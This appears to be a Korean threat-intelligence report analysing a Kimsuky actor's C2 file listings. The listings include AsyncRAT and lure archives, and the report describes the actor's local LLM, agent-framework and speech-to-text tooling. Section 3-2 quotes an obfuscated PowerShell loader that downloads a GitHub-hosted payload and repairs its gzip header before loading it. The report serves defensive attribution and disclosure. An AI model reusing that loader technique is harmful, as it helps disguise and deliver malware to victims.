-a-----	2026-03-02 오후 5:50	22687744	chromeremotedesktophost.msi	-a-----	2026-03-09 오후 5:07	3198	qd.ps1
-a-----	2026-03-05 오전 9:43	93	E1323448363D6FCA61F5331912156E05.txt	-a-----	2026-03-09 오후 5:05	3196	qd.ps1.bak
-a-----	2026-02-25 오후 4:14	1796	help.ini	-a-----	2026-03-09 오전 11:15	3200	qdke (1).ini
-a-----	2026-03-02 오전 11:26	1159	index - 복사본.php.bak	-a-----	2026-03-14 오전 10:40	1598578	RDPWrap-v1.6.2.zip
-a-----	2026-03-05 오후 4:45	69616	index.php	-a-----	2026-05-05 오전 9:51	0	setting.ini.bak
-a-----	2026-03-05 오후 4:43	69538	index.php.bak	-a-----	2026-05-05 오후 4:06	9697	StealthChrome.ps1
-a-----	2026-02-24 오후 5:16	3196	qd.ps1	-a-----	2018-04-21 오후 1:21	1724928	TOTP.exe
-a-----	2026-02-24 오후 6:05	3709	qdke - 복사본.ps1	-a-----	2026-03-23 오전 10:32	4975491	*사기*로 배우는 노후 인생 조언 7가지.pps
-a-----	2026-02-24 오후 5:16	3196	qdke.ini	-a-----	2026-05-05 오후 3:45	1805894	남보다 멋지게.pdf.lnk
-a-----	2026-02-28 오후 4:25	3672	qdke.ps1	-a-----	2026-05-05 오후 3:43	1464358	남보다 멋지게.zip
-a-----	2018-04-21 오후 1:21	1724928	TOTP.exe	-a-----	2026-03-17 오후 4:24	1464441	매력적으로 되게 하는 10가지.zip
-a-----	2026-02-23 오후 3:35	2237440	wolf.png	-a-----	2026-03-23 오전 10:32	6267456	원스런 처칠의 명언과 재치, 유머 10개.pps
-a-----	2026-03-09 오전 10:33	26994	중국 CMG 인터뷰 답변자료 (제출용).docx	-a-----	2026-03-18 오후 8:41	27336	중국 CMG인터뷰 (1).zip
-a-----	2026-03-02 오후 4:12	1464005	죽시 더 매력적으로!!!.zip	-a-----	2026-03-17 오전 11:10	27336	중국 CMG인터뷰.zip
				-a-----	2026-05-08 오전 10:31	695645	한국 민주당의 임계점대통령과 반대당의 현정 하드볼 공방.zip

디렉터리: C:\Users\Administrator\downloads\aaa

Mode	LastWriteTime	Length	Name	Mode	LastWriteTime	Length	Name
d-----	2026-01-14 오후 7:44		Plugins	d-----	2026-03-20 오전 9:30		Plugins
d-----	2026-01-14 오후 7:44		Stub	d-----	2026-03-17 오전 9:38		Stub
-a-----	2026-02-20 오후 7:39	7119360	AsyncRAT.exe	-a-----	2026-03-17 오전 9:44	3195	aa.ps1
-a-----	2023-10-17 오전 6:41	5103	AsyncRAT.exe.config	-a-----	2026-03-09 오후 8:18	3196	aa.ps1.bak
-a-----	2025-12-03 오후 5:47	4336	BackupCertificate.zip	-a-----	2023-10-17 오전 6:41	5103	AsyncRAT.exe.config
-a-----	2025-12-03 오후 5:47	134	Fixer.bat	-a-----	2026-03-10 오전 10:26	134	Fixer.bat
-a-----	2025-12-03 오후 5:47	4255	ServerCertificate.p12				

디렉터리: C:\Users\Administrator\Downloads\0317

[그림 2-13] C2 인프라 로그에서 관찰된 악성코드 제작 흔적

2-5-1. 로컬 LLM(대형 언어모델) 실행 환경의 구축

가장 먼저 확인된 정황은, 위협 행위자가 자신의 인프라에 여러 종류의 로컬 LLM(Large Language Model) 실행 환경을 직접 구축했다는 점입니다.

로컬 방식은 외부 AI 서비스에 대화 내용이 전달되지 않기 때문에 외부 노출을 줄일 수 있어, 국가 배후 위협 행위자 입장에서 특히 매력적인 선택지입니다.

실제 로그에서는 대표적인 로컬 LLM 실행 도구 세 가지가 모두 관찰되었습니다.

첫째, Ollama(올라마)의 흔적으로 C:\Users\Administrator\ollama\ 폴더에 id_ed25519 및 id_ed25519.pub 키 파일이 존재했습니다.

참고로 Ollama는 무료 오픈소스 기반의 로컬 LLM 실행 및 관리 도구입니다. 사용자의 PC나 서버에서 LLM을 직접 실행하고 관리할 수 있으며, 인터넷 연결 없이도 다양한 AI 모델을 사용할 수 있습니다.

대표적으로 Meta의 Llama(라마), Mistral AI의 Mistral(미스트랄), Google의 Gemma(젬마), Alibaba Cloud의 Qwen(큐원), DeepSeek의 DeepSeek(딥시크) 등 다양한 LLM을 내려받아 로컬 환경에서 실행할 수 있으며, 명령줄 인터페이스(CLI)와 로컬 API를 통해 다른 프로그램과도 쉽게 연동할 수 있습니다.

```
디렉터리: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-----         2026-02-24 오후 3:38             .ollama
d-r---         2019-12-24 오후 11:25          3D Objects
d-r---         2019-12-24 오후 11:25          Contacts
d-r---         2026-03-20 오전 11:42          Desktop
d-r---         2026-01-27 오후 5:54          Documents
d-r---         2026-05-08 오전 10:25          Downloads
d-r---         2026-03-17 오전 9:25          Favorites
d-r---         2019-12-24 오후 11:25          Links
d-r---         2019-12-24 오후 11:25          Music
d-r---         2019-12-24 오후 11:27         OneDrive
d-r---         2026-02-26 오후 5:34          Pictures
d-r---         2019-12-24 오후 11:25        Saved Games
d-r---         2019-12-24 오후 11:26          Searches
d-r---         2026-02-14 오전 10:23          Videos

디렉터리: C:\Users\Administrator\.ollama

Mode                LastWriteTime         Length Name
----                -
-a-----         2026-02-24 오후 3:38          387 id_ed25519
-a-----         2026-02-24 오후 3:38           81 id_ed25519.pub
```

[그림 2-14] Ollama 설치 흔적

로그에서 관찰된 키 파일은 Ollama가 처음 실행될 때 자동으로 생성하는 고유 인증 키로, 프로그램이 단순히 내려받아진 것이 아니라 실제로 설치, 구동되었음을 뒷받침하는 근거입니다.

둘째, GPT4All의 설치 파일인 LocalDocs-Setup-0.4.2.exe와 설치 이후 생성되는 AppData\Local\nomic.ai\GPT4All\ 폴더가 확인되었습니다.

GPT4All은 Nomic AI에서 개발한 무료 오픈소스 기반의 로컬 LLM 실행 플랫폼으로, 다양한 오픈소스 AI 모델을 로컬 환경에서 실행할 수 있으며, LocalDocs 기능을 통해 사용자가 보유한 문서를 기반으로 질의응답(RAG)을 수행할 수 있습니다.

```
디렉터리: C:\Users\Administrator\AppData\Local\mstystudio-updater

Mode                LastWriteTime         Length Name
----                -
-a-----          2026-02-24   오후 3:33      223165192 installer.exe

디렉터리: C:\Users\Administrator\AppData\Local\nomic.ai

Mode                LastWriteTime         Length Name
----                -
d-----          2026-02-24   오전 11:06              GPT4All

디렉터리: C:\Users\Administrator\AppData\Local\nomic.ai\GPT4All

Mode                LastWriteTime         Length Name
----                -
d-----          2026-02-24   오전 11:03              cache
-a-----          2026-02-24   오전 11:03      77824 localdocs_v3.db
-a-----          2026-02-24   오전 11:06       450 log.txt
-a-----          2026-02-24   오전 11:03         0 test_write.txt

디렉터리: C:\Users\Administrator\AppData\Local\nomic.ai\GPT4All\cache

Mode                LastWriteTime         Length Name
----                -
d-----          2026-02-24   오전 11:03          qmlcache
d-----          2026-02-24   오전 11:06  qtpipelinecache-x86_64-little_endian-llp64
-a-----          2026-02-24   오전 11:06      40987 models3.json
```

[그림 2-15] GPT4All 설치 흔적

셋째, Msty(엠스티)의 흔적이 두 위치에서 확인되었습니다.

설치 파일인 MstyStudio_x64.exe는 C:\Users\Administrator\Pictures\ 폴더에서, 설치 이후 로컬 AI 모델 구동을 담당하는 msty-local-studio.exe는 AppData\Local\Programs\MstyStudio\localai\ 경로에서 각각 발견되었습니다.

```
디렉터리: C:\Users\Administrator\AppData\Local\Programs\MstyStudio

Mode                LastWriteTime         Length Name
----                -
d-----         2026-02-24   오후 3:38             localai
-a-----         2026-02-24   오전 4:02       26070528 dxcompiler.dll
-a-----         2026-02-24   오전 4:02       1503600 dxil.dll

디렉터리: C:\Users\Administrator\AppData\Local\Programs\MstyStudio\localai

Mode                LastWriteTime         Length Name
----                -
d-----         2026-02-24   오후 3:38             models
-a-----         2026-02-23   오전 7:15     36898184 msty-local-studio.exe
```

[그림 2-16] Msty 설치 흔적

Msty는 로컬 및 클라우드 기반 LLM을 단일 인터페이스에서 통합 관리하고 활용할 수 있도록 설계된 AI 데스크톱 애플리케이션입니다.

Ollama 등 로컬 LLM 실행 엔진과 ChatGPT, Claude, Gemini 등 다양한 클라우드 AI 서비스를 연동할 수 있으며, 문서 기반 검색 증강 생성(RAG), AI 에이전트 구성, MCP(Model Context Protocol)를 통한 외부 도구 및 데이터 소스 연동, 지식베이스 및 대화 관리 등의 기능을 제공합니다.

세 가지 도구가 모두 설치 흔적을 남겼다는 사실은, 위협 행위자가 특정 한 가지를 우연히 시험한 것이 아니라 여러 로컬 AI 실행 방식을 폭넓게 비교, 검토했음을 구체적으로 보여주는 중요한 단서입니다.

2-5-2. 문서 기반 지식 활용(RAG) 실사용 흔적

여기서 더 주목할 부분은, 이들 도구가 설치에 그치지 않고 실제로 "구성 및 사용"된 정황이 확인되었다는 점입니다.

GPT4All 폴더 내부에서 localdocs_v3.db라는 데이터베이스 파일 기록이 관찰되었는데, 이는 GPT4All의 "LocalDocs" 기능이 실제로 설정되었을 때 생성되는 파일입니다.

LocalDocs는 이른바 RAG(Retrieval-Augmented Generation, 검색증강생성) 기술을 구현한 기능으로, RAG란 AI가 미리 정해진 문서 모음에서 질문과 관련된 내용을 먼저 "검색"한 뒤 그 자료를 근거로 답변을 생성하도록 하는 방식을 말합니다.

쉽게 말해, 일반적인 챗봇이 이미 학습한 지식만으로 답한다면, RAG는 사용자가 넣어 둔 특정 문서(내부 자료, 탈취 문서 등)를 바탕으로 답하게 만드는 기술입니다.

따라서 이 데이터베이스 파일의 존재는, 위협 행위자가 자신이 보유한 문서를 AI에 연결해 활용하려 시도했음을 보여주는 직접적인 근거가 됩니다.

같은 폴더의 cache\models3.json 파일은 GPT4All이 사용 및 관리하는 AI 모델 목록을 담는 파일로, 어떤 언어모델을 선택해 운용했는지를 확인할 수 있는 단서입니다.

2-5-3. AI 에이전트, 자동화 개발을 위한 라이브러리 수집

위협 행위자는 완성된 AI 프로그램을 사용하는 데 그치지 않고, AI 기능을 자신이 개발하는 프로그램에 직접 이식하기 위한 개발 부품(라이브러리)도 대량으로 수집해 두었습니다.

Pictures\zzz\nupkg\ 경로에서는 다수의 NuGet 패키지가 확인되었습니다.

해당 경로는 일반적으로 개발 관련 파일이 저장되는 위치가 아니므로, 위협 행위자는 사용자의 관심이 적은 디렉터리를 활용해 파일의 존재를 눈에 띄지 않게 하였습니다.

이는 개발 환경에서 사용되는 정상 패키지로 위장하여 악성 행위를 은폐하려 한 것으로 보입니다.

디렉터리: C:\Users\Administrator\Pictures\zzz\nupkg

Mode	LastWriteTime	Length	Name
-a----	2026-02-12 오전 11:09	185927	azure.ai.openai.2.1.0.nupkg
-a----	2026-02-12 오전 10:52	364637	langchain.providers.llamasharp.0.17.1-dev.48.nupkg
-a----	2026-02-12 오전 10:51	328164	llamasharp.0.25.0.nupkg
-a----	2026-02-12 오전 10:51	26780554	llamasharp.backend.cpu.0.25.0.nupkg
-a----	2026-02-12 오전 10:54	47814	llamasharp.backend.cuda11.0.24.0.nupkg
-a----	2026-02-12 오전 10:52	47862	llamasharp.backend.cuda12.0.25.0.nupkg
-a----	2026-02-12 오전 10:53	124807336	llamasharp.backend.cuda12.windows.0.25.0.nupkg
-a----	2026-02-12 오전 10:53	42398	llamasharp.semantic-kernel.0.25.0.nupkg
-a----	2026-02-12 오전 11:10	497424	microsoft.agents.ai.1.0.0-preview.260209.1.nupkg
-a----	2026-02-12 오전 11:10	493108	microsoft.agents.ai.abstractions.1.0.0-preview.260209.1.nupkg
-a----	2026-02-12 오전 11:10	194761	microsoft.agents.ai.openai.1.0.0-preview.260209.1 (1).nupkg
-a----	2026-02-12 오전 11:08	194761	microsoft.agents.ai.openai.1.0.0-preview.260209.1.nupkg
-a----	2026-02-12 오전 11:04	872003	microsoft.extensions.ai.10.3.0.nupkg
-a----	2026-02-12 오전 11:08	1233649	microsoft.extensions.ai.abstractions.10.3.0.nupkg
-a----	2026-02-12 오전 11:04	309891	microsoft.extensions.ai.ollama.9.7.0-preview.1.25356.2.nupkg
-a----	2026-02-12 오전 11:04	543346	microsoft.extensions.ai.openai.10.3.0.nupkg
-a----	2026-02-12 오전 11:00	4805941	microsoft.ml.5.0.0.nupkg
-a----	2026-02-12 오전 11:02	258164	microsoft.ml.automl.0.23.0.nupkg
-a----	2026-02-12 오전 11:01	79520	microsoft.ml.imageanalytics.5.0.0.nupkg
-a----	2026-02-12 오전 11:01	84788	microsoft.ml.vision.5.0.0.nupkg
-a----	2026-02-12 오전 11:08	75020	microsoft.semantickernel.1.70.0 (1).nupkg
-a----	2026-02-12 오전 10:57	75020	microsoft.semantickernel.1.70.0.nupkg
-a----	2026-02-12 오전 11:11	318031	microsoft.semantickernel.agents.abstractions.1.70.0.nupkg
-a----	2026-02-12 오전 11:11	461128	microsoft.semantickernel.agents.openai.1.70.0-preview.nupkg
-a----	2026-02-12 오전 11:09	2241856	openai.2.8.0.nupkg
-a----	2026-02-12 오전 10:54	2077342	spectre.console.0.54.1-alpha.0.36.nupkg
-a----	2026-02-12 오전 11:24	947135	system.speech.11.0.0-preview.1.26104.118.nupkg

[그림 2-17] NuGet 패키지 설치 흔적

LLaMaSharp(라마샤프)와 GPU 가속용 백엔드(cuda11, cuda12 등)도 함께 확인되었습니다.

LLaMaSharp는 로컬 환경에서 LLM을 C# 프로그램으로 실행할 수 있도록 지원하는 라이브러리이며, GPU 백엔드는 그래픽카드를 활용해 AI 모델의 추론 속도를 높이는 역할을 합니다.

또한 LangChain.providers.llamasharp, Microsoft.SemanticKernel, Microsoft.Agents.AI도 함께 확인되었습니다.

이들은 AI 모델을 활용해 문서를 검색하거나(RAG), 여러 기능을 조합하고, AI가 여러 단계를 계획하여 다양한 도구를 활용하도록 구현하는 대표적인 AI 애플리케이션 및 에이전트 개발 프레임워크입니다.

이와 함께 Microsoft.Extensions.AI도 포함되어 있었습니다. 이 라이브러리는 OpenAI, Ollama 등 다양한 AI 모델을 동일한 방식으로 사용할 수 있도록 연결해 주는 공통 인터페이스를 제공합니다.

여기에 OpenAI와 Azure.AI.OpenAI 패키지도 함께 포함되어 있었습니다. 이러한 패키지는 OpenAI나 Azure OpenAI Service와 같은 상용 AI 서비스를 애플리케이션에서 직접 호출하고 연동하기 위해 사용됩니다.

이처럼 "로컬 AI 구동 → 문서 검색(RAG) → 자동화 에이전트 → 외부 AI 연동"으로 이어지는 개발 부품이 한자리에 모여 있다는 점은, 단순 호기심 차원의 수집이 아니라 특정 목적의 AI 기반 도구를 직접 개발하려 했을 가능성을 강하게 시사합니다.

2-5-4. 음성-텍스트 변환(STT) 도구와 자료 처리 현황

또한 로그에서는 음성을 문자로 바꾸는 STT(Speech-to-Text, 음성 인식) 관련 자료가 확인되었습니다.

faster-whisper.7z와 whisper.7z는 OpenAI가 공개한 음성 인식 모델 "Whisper" 및 그 고속 구현체로, 녹음된 음성 파일을 텍스트로 자동 전사(Transcription)하는 데 사용됩니다.

같은 폴더에 한국어 실습 자료인 음성 파일에서 텍스트를 뽑아오자(with faster whisper).mhtml이 함께 저장되어 있어, 위협 행위자가 이 기능을 실제 활용 목적으로 학습했음을 알 수 있습니다.

디렉터리: C:\Users\Administrator\Pictures\zzz

Mode	LastWriteTime	Length	Name
d----	2026-02-12 오전 11:53		nupkg
-a----	2026-02-12 오전 11:55	10485760	001.7z.001
-a----	2026-02-12 오전 11:55	10485760	001.7z.002
-a----	2026-02-12 오전 11:55	10485760	001.7z.003
-a----	2026-02-12 오전 11:55	65807	001.7z.004
-a----	2026-02-12 오전 11:12	14454668	agent-framework-main.zip
-a----	2026-02-12 오전 11:12	18813205	dotnet-ai.pdf
-a----	2026-02-12 오전 10:48	2793	ExamLLaMaSharp.zip
-a----	2026-02-12 오전 11:50	93618724	faster-whisper.7z
-a----	2026-02-12 오전 10:49	21332551	LLamaSharp-master.zip
-a----	2026-02-12 오전 11:18	128087902	Microsoft.ML.ModelBuilder.Gallery.Dev16.vsix
-a----	2026-02-12 오전 11:17	120579891	Microsoft.ML.ModelBuilder.Gallery.Dev17.19.2.vsix
-a----	2026-02-12 오전 11:35	30213192	python-3.14.3-amd64.exe
-a----	2026-02-12 오전 11:36	28768272	python-3.14.3.exe
-a----	2026-02-12 오전 11:19	3007222	Visual Studio - ML.NET Mo.. _ 네이버블로그.mhtml
-a----	2026-02-12 오전 11:50	54119	whisper.7z
-a----	2026-02-12 오전 11:27	9612545	[.Net] ML.NET을 이용한 딥 러닝 모델 생성하기 - 이미지 분류.mhtml
-a----	2026-02-12 오전 10:55	16395214	[.Net] 생성형 AI, C#에서 대규모 언어 모델(LLM) LLaMaSharp 사용하기(예제 포함).mhtml
-a----	2026-02-12 오전 11:44	590637	음성 파일에서 텍스트를 뽑아오자(with faster whisper).mhtml
-a----	2026-02-12 오전 11:21	2096541	확장 패키지 찾기 및 관리 - Visual Studio (Windows) _ Microsoft Learn.mhtml
-a----	2026-02-12 오전 11:00	3185218	→ C# AI와 ML.NET으로 시작하는 머신러닝 모델 통합 개발 완벽 가이드.mhtml

[그림 2-18] C2의 저장 로그에서 확인된 AI 개발 환경 관련 파일

음성을 텍스트로 자동 변환하는 도구는 대량의 통화, 회의, 미디어 자료에서 필요한 정보를 빠르게 추출 및 정리하는 데 쓰일 수 있어, 피해 단말에서 탈취하거나 수집한 자료의 가공과 분석 목적으로 악용될 소지가 있습니다.

2-5-5. 학습 자료와 개발 환경, "연구 및 습득 단계" 판단의 근거

이러한 정황을 뒷받침하는 결정적 근거는, 위협 행위자가 남긴 다수의 한국어 학습 자료입니다. Pictures\zzz\ 폴더에는 웹페이지를 통째로 저장한 형식(.mhtml)의 기술 자료가 여러 건 남아 있었습니다.

주로 ML, AI, LLM 학습 정보를 담고 있는 한국의 블로그와 커뮤니티 웹 페이지들입니다.

- [\[.Net\] ML.NET을 이용한 딥 러닝 모델 생성하기 - 이미지 분류.mhtml](#)
- [\[.Net\] 생성형 AI, C#에서 대규모 언어 모델\(LLM\) LLaMaSharp 사용하기\(예제 포함\).mhtml](#)
- [음성 파일에서 텍스트를 뽑아오자\(with faster whisper\).mhtml](#)
- [🤖 C# AI와 ML.NET으로 시작하는 머신러닝 모델 통합 개발 완벽 가이드.mhtml](#)

한 가지 분명히 해 둘 점은, 이번 로그에서 확인된 활동이 "AI 모델을 새로 훈련(training)"하는 단계까지 나아갔다고 볼 근거는 발견되지 않았다는 것입니다.

자체 학습에 필요한 대량의 학습 데이터셋이나, 훈련 결과물에 해당하는 모델 파일(예: 파인튜닝 산출물) 등은 로그상 관찰되지 않았습니다.

대신 확인된 것은, 이미 공개된 AI 모델과 프레임워크를 가져와 자신의 도구, 언어(주로 C#/ .NET 환경)에 결합하는 방법을 집중적으로 학습하고 실험한 흔적입니다.

즉 관찰된 시점에서는 "AI를 직접 만드는" 단계가 아니라, "존재하는 AI를 공격 활동에 접목하기 위해 연구 및 습득하는" 단계로 평가하는 것이 타당합니다.

이러한 정황은 위협 행위자가 AI 기술을 지속적으로 연구하며 공격 도구에 접목하기 위한 역량을 축적하고 있음을 보여주며, 향후 AI를 활용한 새로운 공격 기법으로 발전할 가능성에 주목할 필요가 있습니다.

종합하면, 위협 행위자는 로컬 LLM 실행 환경(Ollama, GPT4All, Msty)을 실제로 구축 및 구성하고, 문서 기반 답변 기술인 RAG를 시험했으며, AI 에이전트와 음성 번역, 머신러닝 개발에 필요한 부품과 학습 자료를 체계적으로 확보하고 있었습니다.


이는 앞서 기술한 바와 같이, 김수키 소속 위협 행위자가 AI 기술을 단발적으로 시험하는 수준을 넘어, 악성코드 개발과 자료 분석, 공격 기법 고도화 등 실제 공격 역량에 접목하기 위한 준비를 지속적으로 진행하고 있음을 뒷받침하는 구체적 증거입니다.

다만 현재까지 확인된 정황은 자체 모델 훈련이 아닌 기존 AI의 활용 및 통합에 초점이 맞춰져 있어, 향후 AI 활용 범위와 공격 기법의 변화 양상을 지속적으로 모니터링할 필요가 있습니다.

3. 위협 귀속 (Threat Attribution)

3-1. LNK 생성 도구 활용 흔적

지니언스 시큐리티 센터는 위협 행위자가 남긴 다양한 흔적을 분석하는 과정에서, LNK 파일 생성 도구를 보관한 정황도 확인했습니다.



d-----	2026-03-06	오후 8:41	msdtadmin
d-----	2026-02-24	오후 4:16	msty-imports
d-----	2026-01-29	오후 3:27	nsz4979.tmp
d-----	2026-03-20	오전 11:50	scoped_dir349884_910414052
d-----	2025-12-23	오후 5:11	TeamViewer
d-----	2026-03-09	오전 10:17	Temp1_a.docx.zip
d-----	2026-01-31	오전 11:10	Temp1_lnk-builder-1 (2).zip
d-----	2026-02-26	오전 10:22	Temp1_국방 [redacted] 제공 사진자료.zip
d-----	2026-02-20	오후 3:24	Temp1_급여명세서-[redacted] - 260124.zip
d-----	2026-02-19	오후 9:33	Temp1_급여명세서-[redacted] - 260219.zip
d-----	2026-02-20	오후 4:16	Temp1_즉시 더 매력적으로!!! .zip
d-----	2026-03-09	오전 10:18	Temp2_a.docx.zip
d-----	2026-02-20	오후 3:28	Temp2_급여명세서-[redacted] - 260124.zip
d-----	2026-03-02	오후 4:22	Temp2_즉시 더 매력적으로!!! .zip
d-----	2026-03-09	오전 11:31	Temp3_a.docx.zip
d-----	2026-03-02	오후 4:29	Temp3_즉시 더 매력적으로!!! .zip
d-----	2026-05-05	오전 11:55	WPF

[그림 3-1] lnk-builder 도구 저장 기록

확보한 로그를 통해 ZIP 압축 파일이 해제된 기록과 함께 lnkbuilder.exe 파일을 확인할 수 있습니다.

```
디렉터리: C:\Users\Administrator\AppData\Local\Temp\Temp1_lnk-builder-1 (2).zip

Mode                LastWriteTime         Length Name
----                -
d-----          2026-01-31 오전 11:10                lnk-builder-1

디렉터리: C:\Users\Administrator\AppData\Local\Temp\Temp1_lnk-builder-1 (2).zip\lnk-builder-1


Mode                LastWriteTime         Length Name
----                -
-----          2023-09-10 오전 11:30         567375 lnkbuilder.exe
```

[그림 3-2] lnkbuilder.exe 파일 화면

분석 결과, 해당 파일은 2023년 9월 공개된 GitHub 저장소에서 배포된 CLI 기반 LNK File Builder와 일치하는 것으로 확인되었습니다. 공개된 도구 사용은 귀속 변별력이 낮지만, 하나의 기법 계보용 정도로 기억할 필요는 있습니다.

참고로 김수키와 APT37 등 한국을 주요 표적으로 삼는 북한 연계 위협 행위자들은 장기간 LNK 기반 공격 기법을 활용해 왔습니다.

특히 APT37은 자체 개발한 LNK 생성 도구를 실제 공격에 사용한 사례가 지난 2023년 6월 「[한국내 macOS 이용자를 노린 APT37 공격 등장](#)」 보고서를 통해 처음 알려진 바 있습니다.



[그림 3-3] APT37 그룹이 사용하는 LNK Builder 화면

3-2. RTF 헤더 조작 및 Gzip 복구 방식 동일

다수의 Git 기반 C2를 조사하는 과정에서, 추가 페이로드를 전달할 때 파일 헤더를 RTF(Rich Text Format) 형식으로 변조하는 기법을 식별했습니다.

이러한 기법은 2024년 2월 공개한 「[새해 오피니언 언론 칼럼 위장 해킹 분석](#)」 보고서에서 확인된 사례와 동일하며, 해당 캠페인은 김수키 조직의 소행으로 분석된 바 있습니다.

```

    Accept = 'application/vnd.github.v3.raw'
}

[byte[]]$pNPWkswmMNxXbYxJ =
(
    Invoke-WebRequest `
        -Uri $FwKiAjAnkDA `
        -Headers $ldoRsc2vKQzT3 `
        -UseBasicParsing
    ).Content

$pNPWkswmMNxXbYxJ[0] = 0x1F
$laak9YvmfHEUQT = 'Hdrhrtretfdfsfdsoq234wer'

$pNPWkswmMNxXbYxJ[1] = 0x8B
$laak9YvmfHEUQT = 'Vbnow38ofhsdfdsfdfsfdsoq234wer'

$pNPWkswmMNxXbYxJ[2] = 0x08
$laak9YvmfHEUQT = 'dhgeryhsdfdsfdfsfdsoq234wer'

$pNPWkswmMNxXbYxJ[3] = 0x00
$laak9YvmfHEUQT = 'VbDSh5eysoq234wer'

$pNPWkswmMNxXbYxJ[4] = 0x00
$laak9YvmfHEUQT = 'Vbnow38ofhsdfddshfhdfhfdhg4wer'

$pNPWkswmMNxXbYxJ[5] = 0x00
$laak9YvmfHEUQT = 'Vbnow38ofhsdfgfdgfdgsoq234wer'

$pNPWkswmMNxXbYxJ[6] = 0x00
$laak9YvmfHEUQT = 'Vbnow38ofhsdfdsfdfsfdsoq234wer'

```

[그림 3-4] RTF 변조 값을 Gzip 헤더 복구 명령어

해당 페이로드는 다양한 파일명으로 은닉되어 있으며, RTF처럼 헤더가 변조되어 있으나, 다운로드 이후 Gzip 헤더(0x1F, 0x8B, 0x08, 0x00, 0x00, 0x00, 0x00)로 복구한 뒤 압축을 해제하고 로드합니다.

3-3. 김수키 인프라에서 Cursor AI 사용 흔적

